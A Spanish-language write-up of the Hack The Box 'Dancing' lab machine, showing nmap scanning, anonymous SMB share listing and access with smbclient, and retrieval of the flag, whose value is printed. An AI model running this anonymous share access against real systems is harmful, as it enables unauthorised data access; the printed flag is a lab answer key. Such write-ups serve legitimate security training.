
Write Up máquina Dancing HTB

Luego de conectar la VPN se identifico la ip de la maquina y se realizo un pin para probar la conexión:




```
┌──(root㉿kali)-[/home/hmstudent]
└─# ping 10.129.1.12
PING 10.129.1.12 (10.129.1.12) 56(84) bytes of data.
64 bytes from 10.129.1.12: icmp_seq=1 ttl=127 time=1202 ms
64 bytes from 10.129.1.12: icmp_seq=2 ttl=127 time=199 ms
64 bytes from 10.129.1.12: icmp_seq=3 ttl=127 time=189 ms
64 bytes from 10.129.1.12: icmp_seq=4 ttl=127 time=189 ms
64 bytes from 10.129.1.12: icmp_seq=5 ttl=127 time=194 ms
```

Se realizo un escaneo de puertos y servicios con nmap:

nmap -sC -sV -oN dancing_scan.txt 10.129.1.12

Donde se encontró lo siguiente:




```
┌──(root㉿kali)-[/home/hmstudent]
└─# nmap -sC -sV -oN dancing_scan.txt 10.129.1.12
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-29 00:33 EDT
Nmap scan report for 10.129.1.12
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_clock-skew: 3h59m59s
| smb2-time:
|   date: 2025-05-29T08:40:22
|_  start_date: N/A

Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 442.03 seconds
```

Se identifico el puerto 445 con el servicio microsoft-ds procedemos a vulnerarlo.


Usamos smbclient para listar los recursos compartidos y disponibles en la máquina.

Identificamos un share accesible llamado WorkShares ya que no tiene restricciones evidentes.




```
┌──(root㉿kali)-[/home/hmstudent]
└─# smbclient -L 10.129.1.12 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.1.12 failed (Error NT_STATUS_RESOURCE
_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[/home/hmstudent]
└─# smbclient -L 10.129.1.12 -U anonymous
Password for [WORKGROUP\anonymous]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.1.12 failed (Error NT_STATUS_RESOURCE
_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Procedemos a conectarnos, y logramos conectarnos e identificamos dos direcciones Amy.J y James.P




```
┌──(root㉿kali)-[/home/hmstudent]
└─# smbclient \\\\10.129.1.12\\WorkShares -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Mar 29 04:22:01
2021
  ..                                  D        0  Mon Mar 29 04:22:01
2021
  Amy.J                               D        0  Mon Mar 29 05:08:24
2021
  James.P                             D        0  Thu Jun  3 04:38:03
2021

                5114111 blocks of size 4096. 1750526 blocks available
smb: \> dir
  .                                   D        0  Mon Mar 29 04:22:01
2021
  ..                                  D        0  Mon Mar 29 04:22:01
2021
  Amy.J                               D        0  Mon Mar 29 05:08:24
2021
  James.P                             D        0  Thu Jun  3 04:38:03
2021

                5114111 blocks of size 4096. 1750526 blocks available
smb: \> 
```

Ingresamos a las dos ubicaciones donde en James.P logramos encontrar la bandera flag.txt.




```
                5114111 blocks of size 4096. 1750526 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
  .                                   D        0  Mon Mar 29 05:08:24 2021
  ..                                  D        0  Mon Mar 29 05:08:24 2021
  worknotes.txt                       A       94  Fri Mar 26 07:00:37 2021

                5114111 blocks of size 4096. 1750526 blocks available
smb: \Amy.J\> cd ..
smb: \> cd James.P
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 04:38:03 2021
  ..                                  D        0  Thu Jun  3 04:38:03 2021
  flag.txt                            A       32  Mon Mar 29 05:26:57 2021

                5114111 blocks of size 4096. 1750526 blocks available
smb: \James.P\> 
```



```
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> exit
```

Descargamos la bandera a nuestro directorio de Kali y procedemos a leer.



```
┌──(root㉿kali)-[/home/hmstudent]
└─# cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```

5f61c10dffbc77a704d76016a22f1664